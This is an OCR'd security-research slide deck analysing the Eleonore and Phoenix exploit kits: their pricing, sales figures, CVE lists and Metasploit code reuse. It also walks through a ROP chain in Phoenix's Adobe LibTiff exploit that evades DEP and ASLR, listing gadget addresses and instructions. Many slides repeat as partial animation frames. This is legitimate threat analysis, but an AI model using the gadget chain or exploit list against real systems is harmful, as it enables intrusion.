The ROP Pack

Kurt Baumgartner

GReAT Americas

The ROP Pack

- Exploit Packs
  - Pricing Model, Development, Marketing
  - Deliverables
- Technical Characteristics
  - DEP and ASLR Obstacles
  - Exploits
  - Shellcode and ROP Techniqu
  - Payloads


The ROP Pack

- Recent Eleonore, Phoenix Market Activity
  - Feature Sets
  - Marketing and Support
  - Comparable Pricing Models
  - Development and Outsourcing
  - MOAUB no Effect

Date	Loads	Sales	Refunds	Chbacks	Ratio	Earning
26.08.2010	0	0	0	0	1:0	0
27.08.2010	0	0	0	0	1:0	0
28.08.2010	793	9	0	0	1:88	117
29.08.2010	22	2	0	0	1:11	26
30.08.2010	6	2	0	0	1:3	26
31.08.2010	275	4	0	0	1:69	52
01.09.2010	89	1	1	0	1:89	0
02.09.2010	53	3	0	0	1:18	39
03.09.2010	64	2	0	0	1:32	26
Yesterday	16	2	0	0	1:8	26
Today	2	0	0	0	1:0	0

The ROP Pack

- Eleonore Market Activity
  - Version Updates
  - Marketing and Support
  - Pricing Model
  - Development and Outsour



The ROP Pack

- Eleonore Exploits and Shellcode
  - Exploit List
  - Metasploit Appropriation
  - Effectiveness – DEP, ASLR and Metasploit
  - Updates and Support

The ROP Pack

- Eleonore Exploit List v1.4.4

MDAC ← (MS06-014)		//MSIE
MS009-02	//MSIE	
DX DirectShow	//MSIE	
ActiveX pack	//MSIE	
compareTo	//FF	
JNO (JS navigator Object Code)		//FF
MS06-006	//FF	
Font tags	//FF	
Telnet		//Opera
PDF collab.getIcon		//All
PDF Util.Printf	//All	
PDF collab.collectEmailInfo		//All
Java D&E	//All	
Soc pack (iframe ver)	//All	
PDF MEDIA.NEWPLAYER();		//All
Java_gsb added		//All

The ROP Pack

Jun-09	Jul-09	Jul-09	Oct-09
1	1.1	1.2	1.3
MSIE - MDAC	MSIE - MDAC	MSIE - MDAC	MSIE - MDAC
MSIE - MS009-02	MSIE - MS009-02	MSIE - MS009-02	MSIE - MS009-02
Snapshot	Snapshot	Snapshot	Snapshot
Opera - Telnet	Opera - Telnet	Opera - Telnet	Opera - Telnet
Adobe - PDF collab.getIcon	Adobe - PDF collab.getIcon	Adobe - PDF collab.getIcon	Adobe - PDF collab.getIcon
Adobe - PDF Util.Printf	Adobe - PDF Util.Printf	Adobe - PDF Util.Printf	Adobe - PDF Util.Printf
Adobe - PDF collab.collectEmailInfo	Adobe - PDF collab.collectEmailInfo	Adobe - PDF collab.collectEmailInfo	Adobe - PDF collab.collectEmailInfo
	Firefox (v3.5) - Font tags	Firefox (v3.5) - Font tags	Firefox (v3.5) - Font tags
	IE (v6, v7) - DirectX DirectShow	IE (v6, v7) - DirectX DirectShow	IE (v6, v7) - DirectX DirectShow
		MS Office - Spreadsheet	MS Office - Spreadsheet
			Java D&E

The ROP Pack

Nov-09	Dec-09	Mar-10	Jun-10
1.3.1	1.3.2	1.4.1	1.4.4
MSIE - MDAC	MSIE - MDAC	MDAC	MDAC
MSIE - MS009-02	MSIE - MS009-02	JDT	MS009-02
Snapshot	Snapshot	PDF collab.getIcon	DX DirectShow
Opera - Telnet	Opera - Telnet	PDF collab.collectEmailInfo	ActiveX pack
Adobe - PDF collab.getIcon	Adobe - PDF collab.getIcon	PDF NewPlayer	compareTo
Adobe - PDF Util.Printf	Adobe - PDF Util.Printf	Java GSB 1.5/1.6 (targeting Vista and 7)	JNO (JS navigator Object Code)

The ROP Pack

Nov-09	Dec-09	Mar-10	Jun-10
1.3.1	1.3.2	1.4.1	1.4.4
Adobe - PDF Util.Printf	Adobe - PDF Util.Printf	Java GSB 1.5/1.6 (targeting Vista and 7)	JNO (JS navigator Object Code)
Adobe - PDF collab.collectEmailInfo	Adobe - PDF collab.collectEmailInfo		MS06-006
Firefox (v3.5) - Font tags	Firefox (v3.5) - Font tags		Font tags
IE (v6, v7) - DirectX DirectShow	IE (v6, v7) - DirectX DirectShow		Telnet
MS Office - Spreadsheet	MS Office - Spreadsheet		PDF collab.getIcon
Java D&E	Java D&E		PDF Util.Printf
	Java Calender		PDF collab.collectEmailInfo
	Adobe - PDF Doc.media.newPlayer (0day)		Java D&E

The ROP Pack

- Throughout summer, underground forum activity confirms accepting attitudes of buyers towards code rips

“And if the author of something borrowed from someone else's code, I do not think this is shameful. Sometimes it is just easier. Why rebuild the wheel?”

The ROP Pack

- June 2010, Eleonore v.1.4.1 being sold by its author for $2000
  - Rebuild at a different domain / IP = $ 50
  - Updates = from $ 100
  - Bundle-bound domain

The ROP Pack

- Phoenix Exploits and Shellcode
  - Exploit List
  - Metasploit Appropriation and Effectiveness
    - Libtiff Exploitation
      - Stack BoF

        SecurityFocus, Tavis Ormandy 2006
      - Metasploit - Windows XP SP3, DEP, ASLR
  - Updates and Support
  - Outside Development and Input

The ROP Pack

- Phoenix Exploits and Shellcode
  - Acrobat LibTiff CVE-2010-0188 ←Metasploit rip, replaced
  - Acrobat newPlayer CVE-2009-4324
  - JDK CVE-2008-5353
  - JAVA GSB CVE-2009-3867 ← Metasploit rip
  - MDAC (MS06-014) CVE-2006-0003
  - SnapShot ActiveX CVE-2008-2463
  - IE Peers CVE-2010-0806 ← Metasploit rip
  - Acrobat util.printf CVE-2008-2992
  - Acrobat CollectEmailInfo CVE-2007-5659
  - Acrobat CollabgetIcon CVE-2009-0927
  - Flash CVE-2007-0071
  - Flash AVM2 CVE-2009-1869

The ROP Pack

- Pricing, Updates and Support
  - Single Domain License ~2000WMZ
  - Updates and domain rebuilds to evade blacklist additions: ~50WMZ
  - Suggest >35% “punching”
  - V2.2 contained 12 exploits, sold with guarantee of continuous improvements
  - Delivering on guarantee, v2.3 arrived in late July with improved Libtiff exploit, effectively evading DEP and ASLR

The ROP Pack


- ROP - Phoenix Libtiff Exploit
  - Client Side Target over 200 Mb Compiled Code
    - Adobe Acrobat 9.3 and LibTiff, Open Source
  - Libtiff v3.8.1 Vulnerability circa 2006
  - Exploitation
    - DEP and ASLR Evasion
  - ROP
    - Strategy
    - Unique ROP Implementation
  - Traditional Shellcode Payload

The ROP Pack

- Client Side Target
  - Adobe Acrobat 9.3
    - “To date, more than 500 million copies of Adobe Reader have been distributed worldwide on 23 platforms and in 33 languages.”
    - DEP and ASLR on Vista, Win7
  - PDF Format
    - Pdfdigger, Deflate
  - escript.api
    - Objects, Methods, Properties
    - Compressed 1,500 line script
  - AcroForm.api
    - Libtiff and embedded files

The ROP Pack

- Client Side Target
  - ASLR, Permanent DEP
    - RSA Crypto-C ME 2
    - IBM International Components for Unicode



The ROP Pack

- Phoenix Libtiff ROP
  - Strategy
    - GetESP, Allocate, Copy, Jump
  - Unique ROP Implementation vs. Previously Documented
    - DEP evasion in 15 return chain links
    - writeprocessmemory, séance?

The ROP Pack


AcroForm.api…

0x20cb 5a5a:

xor eax, eax

leave

retn




The ROP Pack

0x20cb 5a5a:

xor eax, eax

leave

retn




The ROP Pack

0x20cb 5a5a:

xor eax, eax

leave

retn



The ROP Pack

0x20cb 5a5a:

xor eax, eax


leave

retn

0x4a80 1f90:

pop eax

retn



The ROP Pack

0x20cb 5a5a:

xor eax, eax

leave

retn


0x4a80 1f90:

pop eax

retn

0x4a80 7e7d:

call near dword ptr [eax]



&kernel32.CreateFileMapping

The ROP Pack


0x4a80 7e7d:

call near dword ptr [eax]

CreateFileMapping(0xffffffff,0x0

0x00000040,0x00001000,0x000

retn (PAGE_EXECUTE_READWRITE)



The ROP Pack


0x4a80 7e7d:

call near dword ptr [eax]

CreateFileMapping(0xffffffff,0x000

0x00000040,0x00001000)

retn




The ROP Pack

0x4a80 1063:

pop ebp

retn




The ROP Pack

0x4a80 1063:

pop ebp

retn



The ROP Pack

0x4a80 1063:


pop ebp

retn

0x4a80 13df:

leave

retn



The ROP Pack

0x4a80 1063:


leave

retn

0x4a80 13df:

leave

retn



The ROP Pack

0x4a80 13df:

leave

retn

0x4a80 203c:


leave

retn

0x4a80 63a5:

pop ecx

retn



The ROP Pack

0x4a80 13df:

leave

retn

0x4a80 203c:


leave

retn

0x4a80 63a5:

pop ecx

retn




The ROP Pack

0x4a80 2196:

mov dword ptr [ecx], eax

retn




The ROP Pack

0x4a80 2196:

mov dword ptr [ecx], eax

retn

